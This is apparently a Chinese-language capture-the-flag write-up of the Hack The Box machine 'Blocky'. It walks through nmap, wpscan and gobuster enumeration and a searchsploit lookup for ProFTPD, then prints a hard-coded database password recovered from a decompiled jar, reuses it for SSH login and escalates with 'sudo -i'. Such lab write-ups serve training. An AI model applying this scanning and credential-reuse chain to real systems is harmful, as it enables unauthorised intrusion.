

概述 （Overview）

Author: 0x584A



攻击链 （Kiillchain）



TTPs （Tactics, Techniques & Procedures）

- nmap ports
- gobuster
- wpscan
- jd-gui or jad
- sudo

阶段1：枚举

首先进行一波端口扫描：

```
┌──(root💀kali)-[/home/kali/hackthebox/Blocky]
└─# nmapAutomator.sh 10.10.10.37 Script

Running a Script scan on 10.10.10.37

Host is likely running Linux


----------------------Starting Script Scan-----------------------



PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.5a
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
|   256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
|_  256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.8
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: BlockyCraft &#8211; Under Construction!
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel



----------------------Finished all scans-----------------------
```

```
|_    Form action: http://10.10.10.37/
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /wiki/: Wiki
|   /wp-login.php: Possible admin folder
|   /phpmyadmin/: phpMyAdmin
|   /readme.html: Wordpress version: 2
|   /: WordPress version: 4.8
|   /wp-includes/images/rss.png: Wordpress version 2.2 found
|   /wp-includes/js/jquery/suggest.js: Wordpress version 2.5
|   /wp-includes/images/blank.gif: Wordpress version 2.6 fou
|   /wp-includes/js/comment-reply.js: Wordpress version 2.7
|   /wp-login.php: Wordpress login page.
|   /wp-admin/upgrade.php: Wordpress login page.
|_  /readme.html: Interesting, a readme.
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
```

这里搜索了一波 `ProFTPD` 的利用，均失败了。崽种兔子洞..

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.5a
|_sslv2-drown:
| vulners:
|   cpe:/a:proftpd:proftpd:1.3.5a:
|       SAINT:950EB68D408A40399926A4CCAD3CC62E  10.0    https://vulners.com/saint/SAINT:950EB68D408A40399926A4CCAD3CC62E        *EXPLOIT*
|       SAINT:63FB77B9136D48259E4F0D4CDA35E957  10.0    https://vulners.com/saint/SAINT:63FB77B9136D48259E4F0D4CDA35E957        *EXPLOIT*
|       SAINT:1B08F4664C428B180EEC9617B41D9A2C  10.0    https://vulners.com/saint/SAINT:1B08F4664C428B180EEC9617B41D9A2C        *EXPLOIT*
|       PROFTPD_MOD_COPY        10.0    https://vulners.com/canvas/PROFTPD_MOD_COPY     *EXPLOIT*
|       PACKETSTORM:132218      10.0    https://vulners.com/packetstorm/PACKETSTORM:132218      *EXPLOIT*
|       PACKETSTORM:131567      10.0    https://vulners.com/packetstorm/PACKETSTORM:131567      *EXPLOIT*
|       PACKETSTORM:131555      10.0    https://vulners.com/packetstorm/PACKETSTORM:131555      *EXPLOIT*
|       PACKETSTORM:131505      10.0    https://vulners.com/packetstorm/PACKETSTORM:131505      *EXPLOIT*
|       MSF:EXPLOIT/UNIX/FTP/PROFTPD_MODCOPY_EXEC       10.0    https://vulners.com/metasploit/MSF:EXPLOIT/UNIX/FTP/PROFTPD_MODCOPY_EXEC        *EX
|       EDB-ID:37262    10.0    https://vulners.com/exploitdb/EDB-ID:37262      *EXPLOIT*
```

```
ProFTPd 1.3.2 rc3 < 1.3.3b (FreeBSD) - Telnet IAC Buffer Overflow (Metasploit)          | linux/remote/16878.rb
ProFTPd 1.3.2 rc3 < 1.3.3b (Linux) - Telnet IAC Buffer Overflow (Metasploit)            | linux/remote/16851.rb
ProFTPd 1.3.3c - Compromised Source Backdoor Remote Code Execution                      | linux/remote/15662.txt
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)                               | linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution                                     | linux/remote/36803.py
ProFTPd 1.3.5 - File Copy                                                               | linux/remote/36742.txt
ProFTPd 1.x - 'mod_tls' Remote Buffer Overflow                                          | linux/remote/4312.c
ProFTPd IAC 1.3.x - Remote Command Execution                                            | linux/remote/15449.pl
ProFTPd-1.3.3c - Backdoor Command Execution (Metasploit)                                | linux/remote/16921.rb
WU-FTPD 2.4.2 / SCO Open Server 5.0.5 / ProFTPd 1.2 pre1 - 'realpath' Remote Buffer Overflow (1) | linux/remote/19086.c
WU-FTPD 2.4.2 / SCO Open Server 5.0.5 / ProFTPd 1.2 pre1 - 'realpath' Remote Buffer Overflow (2) | linux/remote/19087.c
WU-FTPD 2.4/2.5/2.6 / Trolltech ftpd 1.2 / ProFTPd 1.2 / BeroFTPD 1.3.4 FTP - glob Expansion | linux/remote/20690.sh

Shellcodes: No Results

┌──(kali㉿kali)-[~/tools/nmapAutomator]
└─$ searchsploit -m 36803
  Exploit: ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution
      URL: https://www.exploit-db.com/exploits/36803
     Path: /usr/share/exploitdb/exploits/linux/remote/36803.py
File Type: ASCII text, with CRLF line terminators

Copied to: /home/kali/tools/nmapAutomator/36803.py
```

阶段2：工具及利用

阶段2.1：wpscan枚举

识别出是 WordPress 直接用 wpscan 扫一下看看。

`$ wpscan --url http://10.10.10.37 --enumerate`

没有什么可利用的，不过有一个用户被检测出来了：`user: notch`

```
[i] User(s) Identified:

[+] notch
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://10.10.10.37/index.php/wp-json/wp/v2/users/?per_page=100
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```


阶段2.2：gobuster枚举

尝试扫一下路径，发现存 `phpmyadmin`，但是因为没有密码暂时无法利用。


```
└─# gobuster dir -u http://10.10.10.37 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.37
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/03/25 10:17:20 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 290]
/.htaccess            (Status: 403) [Size: 295]
/.htpasswd            (Status: 403) [Size: 295]
/index.php            (Status: 301) [Size: 0] [--> http://10.10.10.37/]
/javascript           (Status: 301) [Size: 315] [--> http://10.10.10.37/javascript/]
/phpmyadmin           (Status: 301) [Size: 315] [--> http://10.10.10.37/phpmyadmin/]
/plugins              (Status: 301) [Size: 312] [--> http://10.10.10.37/plugins/]
/server-status        (Status: 403) [Size: 299]
/wiki                 (Status: 301) [Size: 309] [--> http://10.10.10.37/wiki/]
/wp-admin             (Status: 301) [Size: 313] [--> http://10.10.10.37/wp-admin/]
/wp-content           (Status: 301) [Size: 315] [--> http://10.10.10.37/wp-content/]
/wp-includes          (Status: 301) [Size: 316] [--> http://10.10.10.37/wp-includes/]
/xmlrpc.php           (Status: 405) [Size: 42]

===============================================================
```

阶段2.3：jar逆向分析


在查看 `/plugins` 目录时，发现有两个 jar 包可以下载：



通过工具 `jd-gui` 在包中获得一组账号密码：



> 复盘时看到IPPSEC用的是jad，也是蛮有意思的
> http://www.javadecompilers.com/jad/Jad%201.5.8e%20for%20Linux%20(statically%20linked).zip





```
    public BlockyCore()
    {
```

```
        sqlHost = "localhost";
        sqlUser = "root";
        sqlPass = "8YsqfCTnvxAUeduzjNSXe22";
    }
```


阶段2.4：已知账号组合枚举ssh

尝试组合账号密码成功登录服务器。



阶段3：权限提升

先看看是否存在不安全的sudo配置，输入登录密码成功查看到sudo的配置。好吧，直接 `sudo -i` 拿到 `root bash`



参考